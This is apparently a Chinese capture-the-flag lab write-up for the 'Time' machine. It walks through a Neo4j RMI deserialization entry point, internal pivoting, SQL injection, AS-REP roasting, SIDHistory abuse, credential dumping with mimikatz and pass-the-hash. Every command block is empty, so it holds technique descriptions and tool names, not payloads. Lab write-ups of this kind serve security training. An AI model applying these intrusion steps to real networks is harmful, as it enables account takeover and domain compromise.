春秋云镜之time
Time

入口机漏洞: neo4j的rmi协议的反序列漏洞
Neo4j 的 Shell Server 在启用时会暴露一个 RMI 服务。攻击者可以利用 Rhino 库中的已知漏洞链,通过构造恶意对象并调用 setSessionVariable 方法,触发反序列化漏洞,执行任意命令。此漏洞不依赖于 Java 版本,因为它并非传统的 RMI 反序列化漏洞。
在 Neo4j 3.5 及之后的版本,Neo4j Shell 被 Cyber Shell 替代,从而修复了该漏洞
1 | |
直接弹shell拿flag1,然后传fscan,stowaway,内网渗透,172.22.6.38有一个web服务,sqlmap注入拿flag2,同时发现很多用户
1 | |

在思考能不能试试登录这个然后甜土豆提权到system,然后再用猕猴桃抓取
AS-REP Roasting攻击
原理:

1. Kerberos 认证的 “预身份验证” 机制
Kerberos 认证的第一步是向域控制器的 “认证服务(AS)” 请求票据授予票(TGT)。为了防止攻击者 “盲猜” 用户名并请求 TGT,Kerberos 设计了预身份验证(Pre-Authentication):用户必须先通过自己的凭据(如 NTLM 哈希)向 AS “证明身份”,AS 才会响应 TGT 请求。这相当于 “先验明正身,再给票据”,能有效阻止无差别请求。
2. AS_REP Roasting 的攻击逻辑
当某个域用户的 “不需要 Kerberos 预身份验证” 选项被开启(即 “预身份验证被禁用”)时,攻击可发生:
- 攻击者无需证明自己是目标用户,可伪造任意用户名,直接向 AS 请求该用户的 TGT。
- AS 收到请求后,因目标用户 “免预验证”,会返回AS_REP(认证服务响应)。这个 AS_REP 中,包含了用目标用户 NTLM 哈希加密的内容(比如会话密钥)。
- 攻击者拿到 AS_REP 后,可对其中 “用用户哈希加密的部分” 进行暴力破解(用 Hashcat、John 等工具),尝试还原出用户的 NTLM 哈希(甚至明文密码)。若破解成功,就能获取该用户的凭据,用于后续渗透。
步骤:
验证真实有效的用户
1 | |
这条命令的目的是:通过kerbrute工具,向xiaorang.lab域的域控制器(172.22.6.12)发送请求,利用user.txt中的用户名列表,枚举该域中真实存在的有效用户账户。
抓取免预认证的用户响应
1 | |
向域控制器发送请求,检测指定用户列表中哪些用户 “禁用了 Kerberos 预认证”,并获取这些用户的AS_REP响应(包含用用户哈希加密的内容),然后用john离线破解hash,得到了两个用户的登录密码。
登录后,因为是域用户,可以直接上sharpHound收集一下域内的信息。

SIDHistory的滥用
发现yuxuan用户非常可疑
query user查看本机登录用户信息,发现了该用户,然后在注册表找到了该用户的账号密码,rdp登录
分析:
SID(Security Identifier,安全标识符)是 Windows 系统中唯一标识用户、组、计算机等安全主体的 “数字身份证”,系统通过 SID 判断主体的访问权限(而非用户名)。SIDHistory 的设计初衷是支持跨域迁移时的权限平滑过渡,避免迁移后用户失去对原域资源的访问权。
YUXUAN 与 ADMINISTRATOR 之间的 HasSidHistory 边,表明 YUXUAN 的 SIDHistory 中被植入了 “管理员 ADMINISTRATOR 的 SID”。根据 Windows 权限验证规则:系统会同时检查用户的 objectSid(自身 SID)和 SIDHistory 中的所有 SID,只要其中一个 SID 有对应权限,就允许访问。因此,YUXUAN 会继承管理员的所有权限。
既然yuxuan具有域管的权限,那么直接上次猕猴桃抓取域内所有用户的ntml哈希,其中包括域管的哈希,然后打一个pth的横向移动即可控制所有主机
1 | |
这条命令依赖的是域管的权限

这个方法没打通是应该是因为我拿不到这台机子本地管理员的权限
pth拿flag
1 | |
1 | |